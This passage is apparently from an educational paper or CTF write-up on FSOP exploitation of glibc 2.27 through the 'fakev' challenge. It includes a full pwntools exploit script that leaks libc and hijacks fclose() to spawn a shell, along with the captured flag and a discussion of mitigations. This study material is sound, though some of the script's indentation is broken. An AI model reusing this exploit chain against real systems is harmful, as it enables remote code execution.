
For `_IO_str_overflow` to execute without triggering segmentation faults, the forged `_IO_FILE` structure must satisfy specific memory validation checks:

- `fp->_flags` must have the `_IO_NO_WRITES` bit cleared (satisfied by setting flags to `0x2000`).
- `fp->_lock` must point to a writable memory location.
- `fp->_wide_data` must point to a readable memory location.

```
user@linux:~$ readelf -s fakev | grep choice_string
70: 00000000000602100    256 OBJECT GLOBAL DEFAULT   24 choice_string
```

Locating the static .bss buffer

The exploit reuses `choice_string`, the 256-byte `.bss` buffer where `get_int` stores the menu input; because the binary is *not stripped* and No PIE keeps its address static (0x602100), it is a reliable anchor. Pointing `_wide_data` to `choice_string + 0x8` (0x602108) and `_lock` to `choice_string + 0x10` (0x602110), both well inside this writable buffer, satisfies the `glibc` internal validation checks.

Proof of Concept: Exploit Implementation

The full exploitation chain is implemented using the `pwntools` framework. The script uses the built-in `FileStructure` object to construct the forged structure and resolves `libc` symbols by name. When the exploit triggers `fclose()`, execution is redirected to `system("/bin/sh")`.

All numeric offsets used below (0x3ebca0 for the `main_arena` displacement, 0x3e82a0 for `_IO_file_jumps`, 0x3a8 for the `_IO_str_jumps` shift, and the `.bss` address 0x602108) are specific to *this* `fakev` binary and to the shipped Ubuntu GLIBC 2.27-3ubuntu1 build. They are not portable to a different `glibc` release or a recompiled binary. To keep the result reproducible, the exact `fakev` executable and its `libc.so.6` are provided in the accompanying replication package (see the README); every offset above can be re-derived there with `objdump`, `readelf` and `gdb`.

```
#!/usr/bin/env python3
import os
from pwn import *

MAIN_ARENA_OFF = 0x3ebca0
IO_FILE_JUMPS = 0x3e82a0
STR_JUMPS_SHIFT = 0x3a8
CLOSE_SLOT_OFF = 0x88
STR_OVERFLOW_ALLOC_OFF = 0xE0
CHOICE_STRING = 0x602100
BSS_ANCHOR = CHOICE_STRING + 8

REMOTE_HOST = os.environ.get("HOST", "fakev.challs.o1icyber.it")
REMOTE_PORT = int(os.environ.get("PORT", "11004"))

_HERE = os.path.dirname(os.path.abspath(__file__))
_SEARCH_DIRS = [os.getcwd(), _HERE,
                 os.path.join(_HERE, os.pardir, "challenge"),
                 os.path.join(_HERE, "challenge")]

def find_file(name):
    for d in _SEARCH_DIRS:
        p = os.path.join(d, name)
        if os.path.exists(p):
            return p
    return name

_exe_path = find_file("fakev_patched")
if not os.path.exists(_exe_path):
    _exe_path = find_file("fakev")
exe = ELF(_exe_path, checksec=False)
libc = ELF(find_file("libc.so.6"), checksec=False)
_ld_path = find_file("ld-2.27.so")
```

```

if os.path.exists(_ld_path):
    ld = ELF(_ld_path, checksec=False)

context.binary = exe

def conn():
    if args.LOCAL:
        r = process([exe.path])
        if args.DEBUG:
            gdb.attach(r)
    else:
        r = remote(REMOTE_HOST, REMOTE_PORT)
    return r

def open_file(r, idx, fake_idx=None):
    r.sendlineafter(b':', b'1')
    if fake_idx is not None:
        r.sendafter(b':', fake_idx)
    else:
        r.sendlineafter(b':', str(idx).encode())

def read_content(r, idx):
    r.sendlineafter(b':', b'2')
    r.sendlineafter(b':', str(idx).encode())

def close_file(r):
    r.sendlineafter(b':', b'4')

def main():
    r = conn()

    for idx in range(1, 9):
        open_file(r, idx)
    for idx in range(8):
        close_file(r)

    read_content(r, 1)
    leak_raw = r.recv(17)[9:]
    libc.address = u64(leak_raw.ljust(8, b'\x00')) - MAIN_ARENA_OFF
    log.success(f'libc_base @ {hex(libc.address)}')

    for idx in range(1, 9):
        open_file(r, idx)
    open_file(r, 1)

    vtable_target = libc.address + IO_FILE_JUMPS
    rdi_target = next(libc.search(b'/bin/sh'))
    system_addr = libc.symbols['system']
    try:
        global_buf = exe.symbols['choice_string'] + 8
    except KeyError:
        global_buf = BSS_ANCHOR

    fake_fs = FileStructure(null=0)
    fake_fs.flags = 0x2000

```



```

fake_fs._IO_write_ptr = (rdi_target - 100) // 2
fake_fs._IO_buf_end   = (rdi_target - 100) // 2
fake_fs._wide_data    = global_buf
fake_fs._lock         = global_buf + 0x8
fake_fs.vtable        = vtable_target - STR_JUMPS_SHIFT - CLOSE_SLOT_OFF

fake_file_bytes = bytes(fake_fs) + p64(system_addr)
payload = (b'4'.ljust(8, b'\x00') + fake_file_bytes).ljust(0x100, b'\x00')

r.send(payload)
r.sendline(b'cat flag.txt')
r.interactive()

if __name__ == "__main__":
    main()

```

Complete FSOP Exploit Chain via pwntools

The Flag is:

ptm{pl4y1ng_w17h_5t4cks_4nd_f1l3s_f0r_fun_4nd_pr0f}

Impact Assessment and Mitigation Strategies

The exploitation of `_IO_FILE` structures represents a significant threat in modern binary exploitation, as it allows attackers to repurpose legitimate C standard library mechanisms to achieve primitives ranging from arbitrary memory read and write to full Remote Code Execution. The impact is severe because these techniques do not rely on injecting shellcode, making them inherently compatible with non-executable memory mitigations such as NX/DEP.

Discussion

The consequences of a successful FSOP attack vary depending on the primitives available to the attacker:

- **Arbitrary Read (AAR):** Sensitive memory contents can be leaked, including stack canary values, saved return addresses, and `libc` base pointers. These leaks are typically a prerequisite to defeat ASLR/PIE before escalating to code execution.
- **Arbitrary Write (AAW):** Critical memory locations such as GOT entries or return addresses on the stack can be overwritten, often leading directly to code execution.
- **Control Flow Hijacking:** Through vtable corruption or the modern `_wide_data` bypass chain, an attacker gains full control of the instruction pointer (RIP), achieving arbitrary code execution entirely within the `glibc` I/O subsystem and without injecting any foreign code.

Mitigation Strategies

The following table summarizes the mitigations introduced over time and their effectiveness against each attack vector:

Mitigation	Introduced in	Mitigates
<code>_IO_vtable_check()</code>	glibc 2.24	Fake vtable injection
Stack canary (<code>-fstack-protector</code>)	GCC	Stack-based struct forging
ASLR / PIE	Kernel / GCC	Address prediction
RELRO (Full)	GCC / Linker	GOT overwrite via AAW
Safe-linking (tcache)	glibc 2.32	Tcache-based UAF
Removal of <code>__malloc_hook</code>	glibc 2.34	Hook-based AAW escalation
Wide data vtable check	glibc 2.37	<code>_wide_data</code> bypass

Table 1: Summary of mitigation strategies and their scope.

`_IO_vtable_check()` (glibc 2.24)

Introduced in response to widespread vtable hijacking, this check verifies at runtime that any vtable pointer referenced by an `_IO_FILE` structure falls within the read-only `__libc_IO_vtables` section. Any pointer outside this range causes an immediate process abort. While effective against fake vtable injection, it did not initially protect the secondary `_wide_data` vtable, which remained a viable bypass vector until glibc 2.37.

Stack Canary (`-fstack-protector`)

Stack canaries place a random sentinel value between local variables and the saved return address. Any stack buffer overflow that attempts to forge an `_IO_FILE` structure and overwrite a `FILE *` pointer must either avoid corrupting the canary or leak it beforehand through a separate primitive.

ASLR and PIE

Address Space Layout Randomization randomizes the base addresses of the stack, heap, and shared libraries at each execution. Since FSOP payloads require precise addresses for vtable entries and target functions, ASLR forces the attacker to first obtain an information leak before constructing a valid forged structure.

Full RELRO

With Full RELRO enabled, the Global Offset Table is marked read-only after program startup. This prevents AAW primitives from overwriting GOT entries to redirect function calls, increasing the difficulty of escalating an AAW to code execution.

Safe-linking (glibc 2.32)

Safe-linking protects the `fd` pointers stored inside freed tcache and fastbin chunks by XORing them with a per-process secret derived from their storage address. It specifically raises the bar for *pointer poisoning* (redirecting a future allocation onto an arbitrary address, e.g. to make `malloc` return a chunk that overlaps a forged `_IO_FILE`), because the attacker must also leak or predict the mangling secret. It does not, by itself, neutralise every Use-After-Free: reusing the *same* freed chunk still holding attacker-influenced data (as the `fakev` leak primitive does) is unaffected, since only the linked-list `fd` field is mangled.

Removal of Hook Pointers (glibc 2.34)

Prior to glibc 2.34, function hooks such as `__malloc_hook` and `__free_hook` were a standard escalation target after achieving an AAW primitive. Strictly speaking this is not an FSOP-specific countermeasure: it does not harden the `_IO_FILE` machinery itself, but rather removes a particularly convenient *destination* for an AAW. Their removal nonetheless raises the cost of exploitation, forcing attackers to find alternative write targets such as a saved return address or the `_IO_FILE` vtable chain itself.

Wide Data Vtable Validation (glibc 2.37)

While the `_wide_data` bypass remained the standard RCE vector for several years, glibc 2.37 introduced validation checks for these secondary vttables as well. This forces modern attackers to pivot toward newer and increasingly complex internal structures to achieve equivalent results, making each successive exploitation attempt more complex.

Conclusion

The analysis of fakev shows that FSOP persists not because of a specific bug in glibc, but because of a structural property: `_IO_FILE` objects are trusted data crossing trusted code paths, so corrupting their state is sufficient to subvert I/O dispatch without any code injection. Every mitigation discussed above addresses one link of this chain at a time, which is why exploitation remains feasible whenever the target's glibc version and binary configuration leave even a single primitive intact, as the No PIE / Partial RELRO combination did here. The practical conclusion is that FSOP cannot be neutralised by any individual countermeasure, but only by denying the attacker a complete chain. Robustness comes from the intersection of the defenses already listed, not from any one of them in isolation.

More resources and challenges

The following resources cover the theory, source-level analysis, and practical case studies behind FSOP.

Foundational Background

- **Stack Overflow — C fopen vs open:** Foundational discussion on the architectural differences between direct kernel system calls and glibc user-space buffering.
<https://stackoverflow.com/questions/1658476/c-fopen-vs-open>
- **Play with FILE Structure (Angelboy):** The slide deck by An-Jie Yang (Angelboy) that first formalized the FSOP technique.
root-me.org — [Play with FILE Structure \(An-Jie Yang\)](#)

Learning Platforms

- **pwn.college — File Structure Exploits:** A comprehensive video lecture series and practice environment covering everything from basic `_IO_FILE` manipulation to modern vtable mitigations.
<https://pwn.college/software-exploitation/file-struct-exploits/>
- **CTF Wiki — IO_FILE Exploitation:** The definitive community-driven guide categorizing every known technique to hijack the control flow via standard I/O streams across different

glibc versions.

https://ctf-wiki.mahaloz.re/pwn/linux/io_file/introduction/

- **OliCyber Training — Challenge 180:** The official training platform for the Italian CyberChallenge, providing the hands-on environment used as the primary case study for this paper.

<https://training.olicyber.it/challenges#challenge-180>

Technical Write-ups

- **FILE Structure Exploitation (Dhaval Kapil):** A detailed technical blog post breaking down the internal structure of `_IO_FILE` and the logic behind Arbitrary Read/Write primitives.

<https://dhavalkapil.com/blogs/FILE-Structure-Exploitation/>

- **File Structure Attack Part 1 (Chovid99):** A technical write-up focusing on the practical construction of fake structures, magic numbers, and memory corruption requirements.

<https://chovid99.github.io/posts/file-structure-attack-part-1/>

- **FSOP Overview (Niftic):** A concise but thorough overview of the full FSOP exploitation pipeline, from structure corruption to vtable hijacking.

<https://niftic.ca/posts/fsop/>

Case Studies

- **HTB University CTF — FSOP Advanced Heap Exploitation (Omar Elsayed):** A real-world case study demonstrating how to chain heap vulnerabilities with file structure exploitation to achieve Remote Code Execution.

<https://medium.com/@omarelsayed161/htb-universty-ctf-fsop-advanced-heap-file-struct-exploitation-64fc646bd6d6>

- **m0leCon fakev write-up (CTFtime):** Reference write-up for the `fakev` challenge used as the primary case study of this paper; the target binary and `libc` analysed here were sourced from it.

<https://ctftime.org/writeup/20702>